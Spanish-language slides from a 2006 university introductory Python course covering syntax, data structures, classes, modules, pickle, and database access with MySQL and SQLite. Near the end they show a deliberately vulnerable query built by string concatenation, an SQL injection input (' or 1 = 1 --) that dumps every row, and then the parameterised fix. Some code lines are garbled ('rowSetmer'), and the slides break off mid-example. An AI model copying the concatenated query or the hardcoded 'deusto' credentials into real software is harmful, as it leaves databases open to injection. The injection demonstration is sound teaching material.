Introducción a Python

Arkaitz Ruiz y Pablo Orduña

arkaitzr@gmail.com
pablo@ordunya.com

Cursillos Julio 2006 E-Ghost

This work is licensed under the Creative Commons Attribution License. To view a copy of this license, visit http://creativecommons.org/licenses/by/2.0/ or send a letter to Creative Commons, 559 Nathan Abbott Way, Stanford, California 94305,

Sobre el cursillo

- El cursillo está entre los Cursillos de Julio de los grupos de interés de la Universidad de Deusto
  - Cursillos de Julio
    - Desde hace varios años, alumnos y alumnas de la Facultad de Ingeniería de la Universidad de Deusto organizan de manera voluntaria una serie de cursillos que abarcan diversas áreas de conocimiento
    - Cuenta con el apoyo de profesores y de la Facultad de Ingeniería – ESIDE, que anima e impulsa estas actividades facilitando el uso de aulas informatizadas y demás recursos para que su realización sea lo mejor posible
  - Filosofía de los cursillos
    - ¡Compartir conocimiento!
    - Ayudar a dar los *primeros pasos* de una tecnología, lenguaje de programación etc.
      - En consecuencia: En un cursillo se abarcan la máxima cantidad de temas en el mínimo tiempo posible. No es posible profundizar mucho en cada tema, pero sí ver lo suficiente para que el/la alumno/a pueda seguir aprendiendo por su cuenta, una vez dados los primeros pasos
      - Cursillos introductorios, no exhaustivos
    - Más información sobre los Cursillos de Julio
  - Este concretamente se da desde el grupo de software libre de la Universidad (el e-ghost)

Material del cursillo

- Tanto las transparencias como muchos de los ejemplos de este cursillo están basados en las transparencias y ejemplos de Diego López de Ipiña, los originales están disponibles en su página web
- En los ejemplos hay una carpeta "tresenraya", que se fue completando y refinando durante el cursillo. Muchos ejemplos están más completos en el mismo

Contenido

- Introducción a Python
  - Programación modular.
  - Orientación a objetos
  - Bases de Datos
  - XML
  - GUI
  - Aspectos más avanzados de Python

Python

- Python fue creado por Guido van Rossum (http://www.python.org/~guido/)
  - Da este nombre al lenguaje inspirado por el popular grupo cómico británico Monty Python
- Guido creó Python durante unas vacaciones de navidad en las que (al parecer) se estaba aburriendo

Hola Mundo en Python

```
#!/usr/bin/env python
print "Hola Mundo" # "Hola Mundo"

print "hola", "mundo" # "hola mundo"

print "Hola" + "Mundo" # "HolaMundo"
```

python powered

Características de Python I

- Muy legible y elegante
  - Imposible escribir código ofuscado
- Simple y poderoso
  - Minimalista: todo aquello innecesario no hay que escribirlo (;, {, }, '\n')
  - Muy denso: poco código hace mucho
  - Soporta objetos y estructuras de datos de alto nivel: strings, listas, diccionarios, etc.
  - Múltiples niveles de organizar código: funciones, clases, módulos, y paquetes
    - Python standard library (http://www.python.org/doc/current/lib/lib.html) contiene un sinfín de clases de utilidad
  - Si hay áreas que son lentas se pueden reemplazar por plugins en C o C++, siguiendo la API para extender o empotrar Python en una aplicación, o a través de herramientas como SWIG, sip o Pyrex.

Características de Python II

- De scripting
  - No tienes que declarar constantes y variables antes de utilizarlas
  - No requiere paso de compilación/linkage
    - La primera vez que se ejecuta un script de Python se compila y genera bytecode que es luego interpretado
  - Alta velocidad de desarrollo y buen rendimiento
- Código interoperable (como en Java "write once run everywhere")
  - Se puede utilizar en múltiples plataforma (más aún que Java)
  - Puedes incluso ejecutar Python dentro de una JVM (Jython) o de un .NET Runtime (IronPython), móviles de la serie 60 de Nokia… (ver directorio “examples/interpretes”)
- Open source
  - Razón por la cual la Python Library sigue creciendo
- De propósito general
  - Puedes hacer en Python todo lo que puedes hacer con C# o Java, o más

Peculiaridades sintácticas

- Python usa tabulación (o espaciado) para mostrar estructura de bloques
  - Tabula una vez para indicar comienzo de bloque
  - Des-tabula para indicar el final del bloque

Código en C/Java	Código en Python

<pre>if (x) {
    if (y) {
        f1();
    }
    f2();
}</pre>
	<pre>if x:
	    if y:
	        f1()
	    f2()</pre>

python powered

Python vs. Java

- Java es un lenguaje de programación muy completo que ofrece:
  - Amplio abanico de tipos de datos
  - Soporte para threads
  - Tipado estático
  - Y mucho más ...
- Python es un lenguaje de scripting:
  - No ofrece tipado estático
    - Bueno para prototipos pero malo para grandes sistemas
      - Puede cascar en tiempo de ejecución
  - Todo lo que puedes hacer con Java también lo puedes hacer con Python
    - Incluso puedes acceder a través de Python a las API de Java si usas Jython (http://www.jython.org)

python powered

¿Para qué [no] es útil?

- Python no es el lenguaje perfecto, no es bueno para:
  - Programación de bajo nivel (system-programming), como programación de drivers y kernels
    - Python es de demasiado alto nivel, no hay control directo sobre memoria y otras tareas de bajo nivel
  - Aplicaciones que requieren alta capacidad de computo
    - No hay nada mejor para este tipo de aplicaciones que el viejo C
- Python es ideal:
  - Como lenguaje "pegamento" para combinar varios componentes juntos
  - Para llevar a cabo prototipos de sistema
  - Para la elaboración de aplicaciones cliente
  - Para desarrollo web y de sistemas distribuidos
  - Para el desarrollo de tareas científicas, en los que hay que simular y prototipar rápidamente

python powered

Instalar Python

- Bajar la última versión de Python (2.4) de `http://www.python.org/download/`
  - Para Windows ejecutar instalador
  - Para Linux:
    - En Debian Sarge: `apt-get install python`
    - Para Fedora y Mandrake se pueden obtener los rpms de: http://www.python.org/2.4/rpms.html

Usando Python desde línea de comando

- Para arrancar el intérprete (Python interactivo) ejecutar:

```
python@cursillos:~$ python
Python 2.4.3 (#2, Apr 27 2006, 14:43:58)
[GCC 4.0.3 (Ubuntu 4.0.3-1ubuntu5)] on linux2
Type "help", "copyright", "credits" or "license" for more
  information.
>>>
```

- Un comando simple:

```
>>> print "Hola Mundo"
Hola Mundo
>>>
```

- Para salir del intérprete Ctrl-D (en Linux) o Ctrl-Z (en Windows) o:

```
>>> import sys
>>> sys.exit()
$
```

Ejecutando programa holamundo.py

- Python desde script:
  - Guardar las siguientes sentencias en fichero: holamundo.py

```
#!/usr/bin/env python
print "Hola mundo!"
```

- Ejecutar el script desde línea de comando:

```
$ python helloworld.py
Hola mundo!
$
```

Sentencias y bloques

- Las sentencias acaban en nueva línea, no en `;`
- Los bloques son indicados por *tabulación* que sigue a una sentencia acabada en `':'`. E.j. (`bloque.py`):

```
# comentarios de línea se indican con carácter '#'
name = "Diego1" # asignación de valor a variable
if name == "Diego":
     print "Aupa Diego"
else:
     print "¿Quién eres?"
     print "¡No eres Diego!"
```

```
$ python bloque.py
¿Quién eres?
¡No eres Diego!
```

Identificadores

- Los identificadores sirven para nombrar variables, funciones y módulos
  - Deben empezar con un carácter no numérico y contener letras, números y '_'
  - Python es *case sensitive* (sensible a la capitalización)
- Palabras reservadas:
  - `and assert break class continue def del elif else except exec finally for from global if import in is lambda not or pass print raise return try while yield`
- Variables y funciones delimitadas por __ corresponden a símbolos implícitamente definidos:
  - `__name__` nombre de función
  - `__doc__` documentación sobre una función
  - `__init__()` constructor de una clase
  - `__dict__`, diccionario utilizado para guardar los atributos de un objeto

© 2006 – Pablo Orduña, Arkaitz Ruiz

python powered

Tipos de datos I

- Numéricos (integer, long integer, floating-point, and complex)

```
>>> x = 4
>>> int (x)
4
>>> long(x)
4L
>>> float(x)
4.0
>>> complex (4, .2)
(4+0.2j)
```

Tipos de datos II

- Strings, delimitados por un par de (', " ,""",''')
  - Dos string juntos sin delimitador se unen
    ```
    >>> print "Hi" "there"
    Hithere
    ```
  - Los códigos de escape se expresan a través de '\':
    ```
    >>>print '\n'
    ```
  - Raw strings
    ```
    >>> print r'\n\\' # no se 'escapa' \n
    ```
  - Lo mismo ' que ", p.e. `"\\[foo\\]" r'\[foo\]'`
  - Algunos de los métodos que se pueden aplicar a un string son:
    ```
    >>> len('La vida es mucho mejor con Python.')
    >>> 34
    >>> 'La vida es mucho mejor con Python.'.upper()
    'LA VIDA ES MUCHO MEJOR CON PYTHON'
    >>> "La vida es mucho mejor con Python".find("Python")
    27
    >>> "La vida es mucho mejor con Python".find('Perl')
    -1
    >>> 'La vida es mucho mejor con Python'.replace('Python', 'Jython')
    'La vida es mucho mejor con Jython'
    ```

Tipos de datos III

- El módulo `string` de la Python library define métodos para manipulación de strings:
  - La mayoría de funciones están deprecadas en favor de métodos del objeto str

```
>>> import string
>>> s1 = 'La vida es mejor con Python'
>>> string.find(s1, 'Python')
21
```

- `'%'` es el operador de formateo de cadenas:

```
>>> provincia = 'Araba'
>>> "La capital de %s es %s"  % (provincia, "Gasteiz")
'La capital de Araba es Gasteiz'
```

  - Los caracteres de formateo son los mismos que en C, p.e. `d, f..`

Tipos de datos IV

- Para poder escribir caracteres con acentos es necesario introducir la siguiente línea al comienzo de un programa Python:
  - `# -*- encoding: utf8 -*-`
- Los strings en formato unicode se declaran precediendo el string de una ‘u’:
  - `print u'¿Qué tal estás?'`

© 2006 – Pablo Orduña, Arkaitz Ruiz

Tipos de datos V

- Listas []
  - Indexadas por un entero comienzan en 0:
    ```
    >>> meses = ["Enero", "Febrero"]
    >>> print meses[0]
    Enero
    >>> meses.append("Marzo")
    >>> print meses
    ['Enero', 'Febrero', 'Marzo']
    ```
  - Dos puntos (:) es el operador de rodajas, permite trabajar con una porción de la lista, el elemento indicado por el segundo parámetro no se incluye:
    ```
    >>> print meses[1:2]
    ['Febrero']
    ```
  - Más (+) es el operador de concatenación:
    ```
    >>> print meses+meses
    ['Enero', 'Febrero', 'Marzo', 'Enero', 'Febrero', 'Marzo']
    ```

Tipos de datos VI

- Las listas pueden contener cualquier tipo de objetos Python:

```
>>> meses.append (meses)
>>> print meses
['Enero', 'Febrero', 'Marzo', ['Enero', 'Febrero', 'Marzo' ]]
>>> meses.append(1)
['Enero', 'Febrero', 'Marzo', ['Enero', 'Febrero', 'Marzo' ], 1]
```

- Para añadir un elemento a una lista:

```
>>> items = [4, 6]
>>> items.insert(0, -1)
>>> items
[-1, 4, 6]
```

- Para usar una lista como una pila, se pueden usar `append` y `pop`:

```
>>> items.append(555)
>>> items [-1, 4, 6, 555]
>>> items.pop()
555
>>> items [-1, 4, 6]
```

Tipos de datos VII

- Tuplas (), lo mismo que listas, pero no se pueden modificar

```
python@cursillos:~$ python
Python 2.4.3 (#2, Apr 27 2006, 14:43:58)
[GCC 4.0.3 (Ubuntu 4.0.3-1ubuntu5)] on linux2
Type "help", "copyright", "credits" or "license" for more
  information.
>>> mitupla = ('a', 1, "hola")
>>> mitupla[2]
'hola'
>>> dir(mitupla)
['__add__', '__class__', '__contains__', '__delattr__', '__doc__',
  '__eq__', '__ge__', '__getattribute__', '__getitem__',
  '__getnewargs__', '__getslice__', '__gt__', '__hash__',
  '__init__', '__iter__', '__le__', '__len__', '__lt__', '__mul__',
  '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__',
  '__rmul__', '__setattr__', '__str__']
```

python powered

Tipos de datos VIII

- Diccionarios {} arrays asociativos o mapas, indexados por una clave, la cual puede ser cualquier objeto Python, aunque normalmente es una tupla:

```
>>> mydict = {"altura" : "media", "habilidad" : "intermedia", "salario" : 1000 }
>>> print mydict
{'altura': 'media', 'habilidad': 'intermedia', 'salario': 1000}
>>> print mydict["habilidad"]
intermedia
```

  - Puedes comprobar la existencia de una clave en un diccionario usando `has_key`:

```
if mydict.has_key('altura'):
    print 'Nodo encontrado'
```

  - Lo mismo se podría hacer:

```
if 'altura' in mydict:
    print 'Nodo encontrado'
```

Control de flujo: condicionales

- E.j. (condicional.py)

```
q = 4
h = 5
if q < h :
   print "primer test pasado"
elif q == 4:
   print “q tiene valor 4”
else:
   print "segundo test pasado"
>>> python condicional.py
primer test pasado
```

- Operadores booleanos: "or," "and," "not"
- Operadores relacionales: `==, >, <, !=`

Control de flujo: bucles

- `for` se utiliza para iterar sobre los miembros de una secuencia
  - Se puede usar sobre cualquier tipo de datos que sea una secuencia (lista, tupla, diccionario)
- Ej. `bucle.py, enumerate.py`

```
for x in range(1,5):
   print x
$ python bucle.py
1 2 3 4
```

- La función range crea una secuencia descrita por `([start,] end [,step])`, donde los campos `start` y `step` son opcionales. `Start` es 0 y `step` es 1 por defecto.

python powered

Control de flujo: bucles

- `while` es otra sentencia de repetición. Ejecuta un bloque de código hasta que una condición es falsa.
- `break` nos sirve para salir de un bucle
- Por ejemplo:

```
reply = 'repite'
while reply == 'repite':
   print 'Hola'
   reply = raw_input('Introduce "repite" para hacerlo de nuevo: ')

Hola
Introduce "repite" para hacerlo de nuevo: repite
Hola
Introduce "repite" para hacerlo de nuevo: adiós
```

python powered

Funciones

- Una función se declara usando la palabra clave `def`

```
# funcionsimple.py
def myfunc(a,b):
    sum = a + b
    return sum
print myfunc (5,6)
$ python funcionsimple.py
11
```

- A una función se le pueden asignar parámetros por defecto

```
# funcionvaloresdefecto.py
def myfunc(a=4,b=6):
    sum = a + b
    return sum
print myfunc()
print myfunc(b=8) # a es 4, sobreescribir b a 8
$ python funcion.py
10
12
```

© 2006 – Pablo Orduña, Arkaitz Ruiz

Funciones

- Listas de argumentos y argumentos basados en palabras clave:

```
# funcionargumentosvariablesyconclave.py
def testArgLists_1(*args, **kwargs):
   print 'args:', args
   print 'kwargs:', kwargs
testArgLists_1('aaa', 'bbb', arg1='ccc', arg2='ddd')
def testArgLists_2(arg0, *args, **kwargs):
   print 'arg0: "%s"' % arg0
   print 'args:', args
   print 'kwargs:', kwargs
print '=' * 40
testArgLists_2('un primer argumento', 'aaa', 'bbb', arg1='ccc',
   arg2='ddd')
```

- Visualizaría:

```
args: ('aaa', 'bbb')
kwargs: {'arg1': 'ccc', 'arg2': 'ddd'}
========================================
arg0: "un primer argumento"
args: ('aaa', 'bbb')
kwargs: {'arg1': 'ccc', 'arg2': 'ddd'}
```

Clases

- Una clase contiene una colección de métodos. Cada método contiene como primer parámetro (`self`) que hace referencia a un objeto
  - `self` equivalente a `this` en C++
- Existe un soporte limitado para variables privadas mediante *name mangling*.
  - Un identificador `__spam` es reemplazado por `_classname__spam`.
  - El identificador es todavía accesible por `_classname__spam`.
- En Python se soporta la herencia múltiple

python powered

Clases

```
# clasepinguinos.py
class PenguinPen:
   def __init__(self):
      self.penguinCount = 0
   def add (self, number = 1):
      """ Add penguins to the pen. The default number is 1 """
      self.penguinCount = self.penguinCount + number
   def remove (self, number = 1):
      """ Remove one or more penguins from the pen """
      self.penguinCount = self.penguinCount - number
   def population (self):
      """ How many penguins in the pen? """
      return self.penguinCount
   def __del__(self):
      pass

penguinPen = PenguinPen()
penguinPen.add(5) # Tux y su familia
print penguinPen.population()
```

Más clases

```
# claseshereencia.py
class Basic:
   def __init__(self, name):
      self.name = name
   def show(self):
      print 'Basic -- name: %s' % self.name
class Special(Basic): # entre paréntesis la clase base
   def __init__(self, name, edible):
      Basic.__init__(self, name) # se usa Basic para referir a
      self.upper = name.upper()  # clase base
      self.edible = edible
   def show(self):
      Basic.show(self)
      print 'Special -- upper name: %s.' % self.upper,
      if self.edible:
         print "It's edible."
      else:
         print "It's not edible."
   def edible(self):
      return self.edible
```

Probando clases

```
obj1 = Basic('Manzana')
obj1.show()
print '=' * 30
obj2 = Special('Naranja', True)
obj2.show()
```

- Visualizaría:

```
Basic -- name: Manzana
==============================
Basic -- name: Naranja
Special -- upper name: NARANJA. It's edible.
```

Excepciones

- Cada vez que un error ocurre se lanza una excepción, visualizándose un extracto de la pila del sistema. E.j. `excepcion.py`:

```
#!/usr/bin/python
print a
$ python exception.py
Traceback (innermost last): File "exception.py", line 2, in
? print a NameError: a
```

- Para capturar la excepción se usa `except`:

```
try:
   fh=open("new.txt", "r")
except IOError, e:
   print e
$ python excepcion.py
[Errno 2] No such file or directory: 'new.txt'
```

- Puedes lanzar tu propia excepción usando el comando `raise`:

```
raise MyException()
raise SystemExitModules()
```

python powered

Excepciones personalizadas

```
# excepcionpersonalizada.py
class E(RuntimeError):
   def __init__(self, msg):
      self.msg = msg
   def getMsg(self):
      return self.msg
try:
   raise E('mi mensaje de error')
except E, obj:
   print 'Msg:', obj.getMsg()
```

- Visualizaría:

```
Msg: mi mensaje de error
```

python powered

Módulos

- Un módulo es una colección de métodos en un fichero que acaba en `.py`. El nombre del fichero determina el nombre del módulo en la mayoría de los casos.
- E.j. `modulo.py`:

```
def one(a):
   print "in one"
def two (c):
   print "in two"
```

- Uso de un módulo:

```
>>> import modulo
>>> dir(modulo) # lista contenidos módulo
['__builtins__', '__doc__', '__file__', '__name__', 'one', 'two']
>>> modulo.one(2)
in one
```

python powered

Módulos II

- `import` hace que un módulo y su contenido sean disponibles para su uso.
- Algunas formas de uso son:

  `import test`
  - Importa modulo `test`. Referir a `x` en `test` con "`test.x`".

  `from test import x`
  - Importa `x` de test. Referir a `x` en `test` con "`x`".

  `from test import *`
  - Importa todos los objetos de `test`. Referir a `x` en `test` con "`x`".

  `import test as theTest`
  - Importa `test`; lo hace disponible como `theTest`. Referir a objecto `x` como "`theTest.x`".

© 2006 – Pablo Orduña, Arkaitz Ruiz

Paquetes I

- Un paquete es una manera de organizar un conjunto de módulos como una unidad. Los paquetes pueden a su vez contener otros paquetes.
- Para aprender como crear un paquete consideremos el siguiente contenido de un paquete:

```
package_example/
package_example/__init__.py
package_example/module1.py
package_example/module2.py
```

- Y estos serían los contenidos de los ficheros correspondientes:

```
# __init__.py
# Exponer definiciones de módulos en este paquete.
from module1 import class1
from module2 import class2
```

Paquetes II

```
# module1.py
class class1:
   def __init__(self):
      self.description = 'class #1'
   def show(self):
      print self.description

# module2.py
class class2:
   def __init__(self):
      self.description = 'class #2'
   def show(self):
      print self.description
```

python powered

Paquetes III

```
# testpackage.py
import package_example
c1 = package_example.class1()
c1.show()
c2 = package_example.class2()
c2.show()
```

- Visualizaría:

```
class #1
class #2
```

- La localización de los paquetes debe especificarse o bien a través de la variable de entorno `PYTHONPATH` o en código del script mediante `sys.path`

python powered

Manejo de ficheros

- Leer un fichero (`leerfichero.py`)

```
fh = open("holamundo.py") # open crea un objeto de tipo fichero
for line in fh.readlines() : # lee todas las líneas en un fichero
   print line,
fh.close()
$ python leerfichero.py
#!/usr/bin/python
print "Hola mundo"
```

- Escribir un fichero (`escribirfichero.py`)

```
fh = open("out.txt", "w")
fh.write ("estamos escribiendo ...\n")
fh.close()
$ python escribirfichero.py
$ cat out.txt
 estamos escribiendo ...
```

Más sobre print

- **print** (printredirect.py)
  - stdout en Python es sys.stdout, stdin es sys.stdin:

```
import sys
class PrintRedirect:
    def __init__(self, filename):
        self.filename = filename
    def write(self, msg):
        f = file(self.filename, 'a')
        f.write(msg)
        f.close()
sys.stdout = PrintRedirect('tmp.log')
print 'Log message #1'
print 'Log message #2'
print 'Log message #3'
```

Variables globales en Python

- Usar identificador `global` para referirse a variable global:

```
# variableglobal.py
NAME = "Manzana"
def show_global():
   name = NAME
   print '(show_global) nombre: %s' % name
def set_global():
   global NAME
   NAME = 'Naranja'
   name = NAME
   print '(set_global) nombre: %s' % name
show_global()
set_global()
show_global()
```

- Lo cual visualizaría:

```
(show_global) nombre: Manzana
(set_global) nombre: Naranja
(show_global) nombre: Naranja
```

Serialización de objetos

- `Pickle`: Python Object Serialization
  - El módulo `pickle` implementa un algoritmo para la serialización y deserialización de objetos Python
    - Para serializar una jerarquía de objetos, creas un `Pickler`, y luego llamas al método `dump()`, o simplemente invocas el método `dump()` del módulo `pickle`
    - Para deserializar crear un `Unpickler` e invocas su método `load()` method, o simplemente invocas el método `load()` del módulo `pickle`
  - Se serializa el contenido del objeto `__dict__` de la clase, si se quiere cambiar este comportamiento hay que sobrescribir los métodos `__getstate__()` y `__setstate__()`.

Serialización de objetos: Ejemplo pickle

```
import pickle # pickleunpickle.py
class Alumno:
    def __init__(self, dni, nombre, apellido1, apellido2):
        self.dni = dni
        self.nombre = nombre
        self.apellido1 = apellido1
        self.apellido2 = apellido2
    def __str__(self):
        return "DNI: " + self.dni + "\n\tNombre: " + self.nombre + "\n\tApellido1: " +
     self.apellido1 + "\n\tApellido2: " + self.apellido2 + "\n"
    def get_dni(self):
        return self.dni
    def get_nombre(self):
        return self.nombre
    def get_apellido1(self):
        return self.apellido1
    def get_apellido2(self):
        return self.apellido2

alum = Alumno("44567832P", "Diego", "Lz. de Ipina", "Gz. de Artaza")
print "Alumno a serializar:\n", alum
f = open("Alumno.db", 'w')
pickle.dump(alum, f)
f.close()

f = open("Alumno.db", "r")
alum2 = pickle.load(f)
f.close()
print alum2.get_dni()
print "Alumno leido:\n", alum2
```

Serialización de objetos: Otro ejemplo más sofisticado

- Revisar ejemplos:
  - picklingexample.py
  - unpicklingexample.py
- Utilizan los métodos especiales `__setstate__()` y `__getstate__()`

python powered

Serialización de objetos

- El módulo `shelve` define diccionarios persistentes, las claves tienen que ser strings mientras que los valores pueden ser cualquier objeto que se puede serializar con `pickle` (a la gdbm)

```
import shelve
d = shelve.open(filename) # abre un fichero
d[key] = data # guarda un valor bajo key
data = d[key] # lo recupera
del d[key] # lo borra
d.close()
```

© 2006 – Pablo Orduña, Arkaitz Ruiz

python powered

Programación de BD en Python

- Lo que es JDBC en Java es DB API en Python
  - Información detallada en: http://www.python.org/topics/database/
- Para conectarnos a una base de datos usamos el método `connect` del módulo de base de datos utilizado que devuelve un objeto de tipo `connection`
- El objeto `connection` define el método `cursor()` que sirve para recuperar un cursor de la BD
  - Otros métodos definidos en `connection` son `close()`, `commit()`, `rollback()`
- El objeto `cursor` define entre otros los siguientes métodos:
  - `execute()` nos permite enviar una sentencia SQL a la BD
  - `fetchone()` recuperar una fila
  - `fetchall()` recuperar todas las filas
- Hay varios módulos que implementan el estándar DB-API:
  - DCOracle (http://www.zope.org/Products/DCOracle/) creado por Zope
  - MySQLdb (http://sourceforge.net/projects/mysql-python)
    - MySQL-python.exe-1.2.0.win32-py2.4.zip para Windows
    - MySQL-python-1.2.0.tar.gz para Linux
    - `apt-get install python2.4-mysqldb`
  - Etc.

- La base de datos open source más popular
  - Desarrollada por MySQL AB, compañía sueca cuyo negocio se basa en labores de consultoría sobre MySQL
    - http://www.mysql.com
- Diseñada para:
  - Desarrollo de aplicaciones críticas
  - Sistemas con altos requerimientos de carga
  - Ser embebida en software
- Existen otras buenas alternativas open source como PostGreSQL (http://www.postgresql.org/)

Instalación MySQL

- En la siguiente URL se pueden obtener RPMs y ejecutables para instalar la última versión de producción de MySQL (5.0) tanto en Linux como Windows:
  - `http://dev.mysql.com/downloads/mysql/5.0.html`
- En GNU/Linux está disponible a través repositorios

Ejemplo programación BD en Python con MySQL I

- Creamos una base de datos de nombre `deusto` a la que podemos hacer login con usuario `deusto` y password `deusto`, a través del siguiente SQL:

```
CREATE DATABASE deusto;

GRANT ALTER, SELECT,INSERT,UPDATE,DELETE,CREATE,DROP
ON deusto.*
TO deusto@'%'
IDENTIFIED BY 'deusto';

GRANT ALTER, SELECT,INSERT,UPDATE,DELETE,CREATE,DROP
ON deusto.*
TO deusto@localhost
IDENTIFIED BY 'deusto';

use deusto;

CREATE TABLE EVENTOS(ID int(11) NOT NULL PRIMARY KEY,
NOMBRE VARCHAR(250), LOCALIZACION VARCHAR(250), FECHA bigint(20), DESCRIPCION
   VARCHAR(250));

INSERT INTO EVENTOS VALUES (0, 'SEMANA ESIDE', 'ESIDE-DEUSTO', 0, 'Charla sobre
   Python');
```

Ejemplo programación BD en Python con MySQL II

```
# db/accesodbeventosMySQL.py
import MySQLdb, time, _mysql, _mysql_exceptions
def executeSQLCommand(cursor, command):
    rowSet = []
    command = command.strip()
    if len(command):
        try:
            cursor.execute(command) # Ejecuta el comando
            if command.lower().startswith('select'): # si es select
                lines = cursor.fetchall() # recuperar todos los resultados
                for line in lines:
                    row = []
                    for column in line:
                        row.append(column)
                    rowSet.append(row)
        except _mysql_exceptions.ProgrammingError, e:
            print e
            sys.exit()
    return rowSet
```

Ejemplo programación BD en Python con MySQL III

```
if __name__ == '__main__':
    db=MySQLdb.connect(host="localhost",user="deusto",
                       passwd="deusto", db="deusto")
    cursor = db.cursor()

    executeSQLCommand(cursor, "update eventos set fecha=" + str(time.time()*1000))
    rowSet = executeSQLCommand(cursor, "select * from eventos")
    for row in rowSet:
        print row
    del cursor
```

- Visualizando lo siguiente:

```
$ python accesodbeventosMySQL.py
[0, 'Cursillos de Julio', 'ESIDE-DEUSTO', 1, 'Cursillo Python']
[1, 'Otro evento', 'Otro lugar', 1, 'Curso ...']
```

© 2006 – Pablo Orduña, Arkaitz Ruiz

SQLite

- SQLite es una base de datos Open Source minimalista
  - No tiene ningún demonio por detrás: se almacenan los datos en un único fichero
  - Es realmente pequeña: no exige casi recursos, no tiene dependencias
  - Funcionalidad muy limitada en comparación con otras BD
  - Multiplataforma
  - Utilizada por aplicaciones de escritorio
  - http://www.sqlite.org/

Ejemplo programación BD en Python con SQLite I

```
# db/accesodbeventosSQLite.py
import sqlite, time, sys
def executeSQLCommand(cursor, command):
    rowSet = []
    command = command.strip()
    if len(command):
        try:
            cursor.execute(command) # Ejecuta el comando
            if command.lower().startswith('select'): # si es select
                lines = cursor.fetchall() # recuperar todos los resultados
                for line in lines:
                    row = []
                    for column in line:
                        row.append(column)
                    rowSet.append(row)
        except sqlite.ProgrammingError, e:
            print e
            sys.exit()
    return rowSet
```

Ejemplo programación BD en Python con SQLite II

```
if __name__ == '__main__':
    db=sqlite.connect(db="deusto") #”deusto” será el nombre del fichero
    cursor = db.cursor()

    executeSQLCommand(cursor, "update eventos set fecha=" + str(time.time()*1000))
    rowSet = executeSQLCommand(cursor, "select * from eventos")
    for row in rowSet:
        print row
    del cursor
```

- Visualizando lo siguiente:

```
$ python accesodbeventosSQLite.py
[0, 'Cursillos de Julio', 'ESIDE-DEUSTO', 1, 'Cursillo Python']
[1, 'Otro evento', 'Otro lugar', 1, 'Curso ...']
```

Python DB API I

- ¡Pero si es lo mismo!
- Sí:
  - los diferentes módulos de bases de datos implementan la Python Database API Specification
  - http://www.python.org/dev/peps/pep-0249
- Los módulos (`sqlite`, `MySQLdb`...) cumplen el interfaz (método `connect`, `cursores`, `excepciones`...)

Python DB API II

- El método connect recibirá diferentes parámetros en función de la BD concreta
  - En SQLite no tiene sentido host, user ni password, por ejemplo
  - Como recibe *args, no es problema ponerlos, el módulo sqlite ignorará los que no le interese

Utilizando DBI - I

```
# db/accesodbeventosDBI.py
#Una de las dos siguientes:
import sqlite as dbi
#import MySQLdb as dbi
import time, sys
def executeSQLCommand(cursor, command):
    rowSet = []
    command = command.strip()
    if len(command):
        try:
            cursor.execute(command) # Ejecuta el comando
            if command.lower().startswith('select'): # si es select
                lines = cursor.fetchall() # recuperar todos los resultados
                for line in lines:
                    row = []
                    for column in line:
                        row.append(column)
                    rowSet.append(row)
        except dbi.ProgrammingError, e:
            print e
            sys.exit()
    return rowSet
```

Utilizando DBI - II

```
if __name__ == '__main__':
    db=dbi.connect(host=”localhost”,user=”deusto”,passwd=”deusto”,db="deusto")
    cursor = db.cursor()

    executeSQLCommand(cursor, "update eventos set fecha=" + str(time.time()*1000))
    rowSet = executeSQLCommand(cursor, "select * from eventos")
    for row in rowSet:
        print row
    del cursor
```

- Visualizando lo siguiente:

```
$ python accesodbeventosDBI.py
[0, 'Cursillos de Julio', 'ESIDE-DEUSTO', 1, 'Cursillo Python']
[1, 'Otro evento', 'Otro lugar', 1, 'Curso ...']
```

Otro ejemplo de DBI - I

```
# db/accesodbeventosDBIParametros.py
#Una de las dos siguientes:
import sqlite as dbi
#import MySQLdb as dbi
import time, sys
def executeSQLCommand(cursor, command):
    rowSet = []
    command = command.strip()
    if len(command):
        try:
            cursor.execute(command) # Ejecuta el comando
            if command.lower().startswith('select'): # si es select
                lines = cursor.fetchall() # recuperar todos los resultados
                for line in lines:
                    row = []
                    for column in line:
                        row.append(column)
                    rowSet.append(row)
        except dbi.ProgrammingError, e:
            print e
            sys.exit()
    return rowSetmer
```

Otro ejemplo de DBI - II

```
if __name__ == '__main__':
    if len(sys.argv) != 2:
            print >> sys.stderr, "Usage: python %s LOCALIZACION" % sys.argv[0]
            sys.exit(1)
    db=dbi.connect(host="localhost",user="deusto",passwd="deusto",db="deusto")
    cursor = db.cursor()

    executeSQLCommand(cursor, "update eventos set fecha=" + str(time.time()*1000))
    rowSet = executeSQLCommand(cursor, "select * from EVENTOS where LOCALIZACION = '"+sys.argv[1]+"'")
    for row in rowSet:
        print row
    del cursor
```

- Visualizando lo siguiente:

```
$ python accesodbeventosDBIParametros.py ESIDE-DEUSTO
[0, 'Cursillos de Julio', 'ESIDE-DEUSTO', 1, 'Cursillo Python']
```

Otro ejemplo de DBI - III

- Pero… ¿y la seguridad?
- Si ponemos:

```
$ python accesodbeventosDBIParametros.py "loquesea' or 1 = 1 --"
[0, 'Cursillos de Julio', 'ESIDE-DEUSTO', 1, 'Cursillo Python']
[1, 'Otro evento', 'Otro lugar', 1, 'Curso ...']
```

- Si lo usamos así en Web, por ejemplo, podemos tener problemas de seguridad
- Necesitamos comprobar que los parámetros están bien

Evitando inyección de SQL

- Para evitar SQL Injection, en DBI pasaremos los parámetros a la sentencia `execute`:
  - `dbi.paramstyle` nos indica el tipo de parámetros
    - `pyformat` (funciona en MySQL y SQLite)
      - `execute(“SELECT * FROM EVENTOS WHERE LOCALIZACION = %s”,param)`
    - `qmark`
      - `execute(“SELECT * FROM EVENTOS WHERE LOCALIZACION = ?”,param)`
    - … (mirar documentación)

Ejemplo con parámetros - I

```
# db/accesodbeventosDBIParametros.py
#Una de las dos siguientes:
import sqlite as dbi
#import MySQLdb as dbi
import time, sys
def executeSQLCommand(cursor, command,*args):
    rowSet = []
    command = command.strip()
    if len(command):
        try:
            cursor.execute(command,*args) # Ejecuta el comando
            if command.lower().startswith('select'): # si es select
                lines = cursor.fetchall() # recuperar todos los resultados
                for line in lines:
                    row = []
                    for column in line:
                        row.append(column)
                    rowSet.append(row)
        except dbi.ProgrammingError, e:
            print e
            sys.exit()
    return rowSetmera parte igual.
```

Ejemplo con parámetros - II

```
if __name__ == '__main__':
    if len(sys.argv) != 2:
            print >> sys.stderr, "Usage: python %s LOCALIZACION" % sys.argv[0]
            sys.exit(1)
    db=dbi.connect(host=”localhost”,user=”deusto”,passwd=”deusto”,db="deusto")
    cursor = db.cursor()

